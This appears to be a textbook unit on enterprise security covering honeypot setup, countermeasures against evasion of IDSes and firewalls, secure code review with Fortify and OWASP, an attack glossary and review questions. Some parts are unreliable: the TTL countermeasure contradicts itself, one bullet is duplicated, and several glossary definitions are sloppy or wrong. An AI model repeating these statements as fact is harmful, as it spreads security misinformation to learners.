
Follow the steps here to set up a honeypot:

Step 1: Download or purchase honeypot software. Tiny Honeypot, LaBrea, and Honeyd are some of the programs available for Linux systems. KFSensor is software that works with Windows.

Step 2: Log in as an administrator on the computer to install a honeypot onto the computer.

Step 3: Install the software on your computer. Choose the "Full Version"

to make sure everyfeature of the program is installed.

Step 4: Place the honeypot software in the Program Files folder. Once you have chosen the folder,click" OK and the program will install.

Step 5: Restart your computer for the honeypot to work.

Step 6: Configure the honeypot to check the items that you want the honeypot to watch for, including services, applications, and Trojans, and name your domain.

The following are few countermeasures that provide protection against evading IDSes, firewalls,and honeypots:

- Administratively shut down a switch port interface associated with a system from whichattacks are being launched.
- Look for the nop opcode other than 0x90 to defend against the polymorphic shellcodeproblem.
- Perform "bifurcating analysis," in which the monitor deals with ambiguous traffic streams by instantiating separate analysis threads for each possible interpretation of the ambiguous traffic.
- Maintain security vulnerability awareness, patch vulnerabilities as soon as possible, and wisely choose the IDS based on the network topology and network traffic received.
- Generate TCP RST packets to tear down malicious TCP sessions, any issues of several available ICMP error code packets in response to malicious UDP traffic.
- Interact with the external firewall or router to add a general rule to block all communication from individual IP addresses or entire networks
- The following are additional countermeasures against evading IDSes, firewalls, andhoneypots:
- Implement a "traffic normalizer": a network forwarding element that attempts to eliminate ambiguous network traffic and reduce the amount of connection state that the monitor mustmaintain.
- Ensure that IDSss normalize fragmented packets and allow those packets to be reassembled inthe proper order, which enables the IDS to look at the information just as the end host can seeit.
- Keep updating the IDS system and firewall software regularly.
- Maintain security vulnerability awareness, patch vulnerabilities as soon as possible, and wisely choose the IDS based on the network topology and network traffic received.
- Change the TTL field to a large value, ensuring that the end host always receives the packets. In such case, attackers cannot slip information to the IDS. As a result, that data never reaches the end host, leaving the end host with the malicious payload

Secure Code Reviews: (Fortify tool, OWASP Secure Coding Guidelines)

It is a manual or automated process that examines an application's source code.

The goal of this examination is to identify any existing security flaws or vulnerabilities in thesystem/code.

It reviews looks logic errors, examines implementation and checks style guidelines, among otheractivities.

The checklist for secure coding is below:

- Authentication
- Session Management
- Access Control
- Secure Transmission with HTTPS

Fortify Tools:

Fortify Software, later known as Fortify Inc., is **a California-based software security vendor**, founded in 2003 and acquired by Hewlett-Packard in 2010 to become part of HP Enterprise Security Products. Since 2017, Fortify's products have been owned by Micro Focus.

Fortify on Demand is, hands down, one of the best solutions out there for SAST/DAST." –Directorof Cybersecurity, Finance industry

Fortify's application security as a service offering (Fortify on Demand) runs thousands of static, dynamic, and mobile scans per week, scanning billions of lines of code. Fortify on Demand takes customer application source code, runs the scan, then (as a value-added service) passes these raw scan results to a team of expert auditors who are subject matter experts.

Highly recommended for holistic application security." – Sr. Director of Global InfoSec, Servicesindustry

Read the 2021 Gartner Magic Quadrant or Application Security Testing report today.

Details is © https://www.microfocus.com/en-us/cyberres/application-security

https://www.microfocus.com/media/data-sheet/fortify_static_code_analyzer_static_application_security_testing_ds.pdf

OWASP Secure Coding Guidelines

Please follow the below given website for the guidelines

© https://owasp.org/

© https://owasp.org/www-project-web-security-testing-guide/

6.9 LET US SUM UP

In this unit we have studied different types of attack that can be performed on enterprise. We have a studied the different ways or method to be secured from the enterprise attack.

Important Terms used in this chapter:

Vulnerability: Exploring the loopholes.

Penetration Testing: Exploiting the loopholes.

Spoofing: act of disguising a communication from an unknown source as being from a known,trusted source.

Sniffing: Attacker sniff a packet using packet sniffer. **Keylogging:** Logging each & every keystroke on victim system. **Buffer overflow:** Overflowing the buffer with malicious data.

Privilege Escalation: Escalation of one privilege of legitimate user.

ARP Poisoning: Poisoning of mac address & IP address.

Password Cracking: By using different tools cracking the password.

WEP Vulnerabilities: Threat to the Wi-Fi.

MAC Spoofing: Intimating the mac address of the system to gain access.

IP Spoofing: Intimating the IP address of the system to gain access.

SYN Flooding: Flooding the SYN packet.

Smurf Attack: It's a distributed denial-of-service. Hence, the victim computer will be floodedwith IP packet.

Email Based Attack: Attacks done via email by sending malicious.

VOIP Vulnerabilities: VOIP vulnerabilities are authentication error, call tampering and phishing.

Directory Transversal: Directory traversal (also known as file path traversal) is a web security vulnerability that allows an attacker to read arbitrary files on the server that is running an application.

Input Manipulation: Changing the input & manipulating.

Brute Force Attack: It's a password attack that use all the possible way to crack the password.

SQL Injection: Injecting the malicious query in the code.

Unsecured Logins: A login practices which don't have proper authentication and authorizationmechanism.

XSS: It's a type of injection where malicious script will be injected to the trusted websites.

Steganography: It's a technique to hide the text inside the picture.

IPS: It's an intrusion prevention system used to prevent the system from intruding.

IDS: It's an intrusion detection system used to detect the system from intrusion.

OWASP: It's a non-profit foundation that helps to work on the security. By providing freevulnerability and penetration testing.

6.10 LIST OF REFERENCES

1. https://www.w3schools.com/sql/sql_injection.asp#:~:text=SQL%20injection%20is%20a%20code,statements%2C%20via%20web%20page%20input.

2. https://www.eccouncil.org/cybersecurity/what-is-ethical-hacking/

3. https://www.w3schools.com/

4. https://www.google.com/search?q=kali+linux&rlz=1C1CHBF_enIN1001IN1001&ei=RKM1Z NfADLKG4-EPlKSLmA0&oq=kali+&gs_lcp=Cgxnd3Mtd2l6LXNlcnAQARgAMgoIABCKBRCxAxBDMg0IABCKBRCxAxCDARBDMggIABCABBCxAzIICAAQgAQQsQMyCAgAEIAEELEDMgUIABCABDILCAAQgAQQsQMQgwEyBQgAEIAEMgUIABCABDIICC4QgAQQsQM6EwguEIoFEMcBENEDENQCEEMQ6gQ6DQguEIoFEOUEENQCEEM6BwgAEIoFEM6EQguEIMBEMcBELEDENEDEIAEOgsILhCKBRCxAxCDAToLCC4QgwEQsQMQigU6HgguEIoFEMcBENEDENQCEEMQ6gQQ3AQQ3gQQ4AQYAToTCC4QxwEQ1AIQ0QMQigUQQxDqBDoHCC4QigUQQzoeCC4QxwEQ1AIQ0QMQigUQQxDqBBDcBBDeBBDgBBgBOgsILhCABBCxAxCDAToRCC4QgwEQrwEQxwEQsQMQgAQ6BQguEIAESgQIQRgAUABY_AVg0xNoAHABeACAAf4DiAGzEpIBBTQtNC4xmAEAoAEBwAEB2gEGCAEQARgU&sclient=gws-wiz-serp

5. https://www.fortinet.com/resources/cyberglossary/enterprise-security#:~:text=Enterprise%20security%20involves%20the%20various,or%20infiltration% 20by%20threat%20actors.

6. https://www.simplilearn.com/phases-of-ethical-hacking-article

6.11 BIBLIOGRAPHY

1. CEHv10, Certified Ethical Hacker Study Guide Ric Messier Sybex - Wiley – 2019 All in One, Certified Ethical Hacker Matt Walker Tata McGraw Hill – 2012
2. https://www.udemy.com/?utm_source=adwords-brand&utm_medium=udemyads&utm_campaign=Brand-

   Udemy_la.EN_cc.INDIA_dev.&utm_term=_._ag_133043842301_._ad_595460368494_._de_c_._d m ._pl ._ti_kwd-

   296956216253_._li_1007785_._pd ._&utm_term=_._pd ._kw_udemy_._&matchtype=b&gclid= CjwKCAjwitShBhA6EiwAq3RqA-UkQY9oIgHD5ltDZ-695TDO52RcHdch9VfGOktWaU9Yq79RoBv9uhoCxYoQAvD_BwE
3. https://www.w3schools.com/
4. https://www.google.com/search?q=cyber+security+course&rlz=1C1CHBF_enIN1001IN1001&oq= cyber+src&aqs=chrome.3.0i355i512j46i175i199i512j0i10i131i433i512l2j0i10i433i512j0i10i512l2j 0i10i131i433i512j0i10i433i512l2.9098j0j4&sourceid=chrome&ie=UTF-8
5. https://www.google.com/search?q=confidentiality+example&rlz=1C1CHBF_enIN1001IN1001&oq=confidentiality+example&aqs=chrome.0.0i512l10.12415j0j7&sourceid=chrome&ie=UTF-8

6.12 UNIT END EXERCISESANSWER THE FOLLOWING

1. What is CIA triad?
2. Explain ARP Spoofing.
3. Explain authentication & authorization.
4. Define Phishing, Spoofing, Sniffing, Social Engineering.
5. Explain Encryption and decryption.
6. Explain IDS & IPS.
7. Explain VOIP.
8. Explain application security practices.
9. What is Enterprise Security?
10. Explain keylogging.
11. Difference between keylogging & steganography.
12. What is network hacking.
13. What is application hacking.
14. What are the difference phases of attacks.
15. What do you understand by the term additional security mechanism.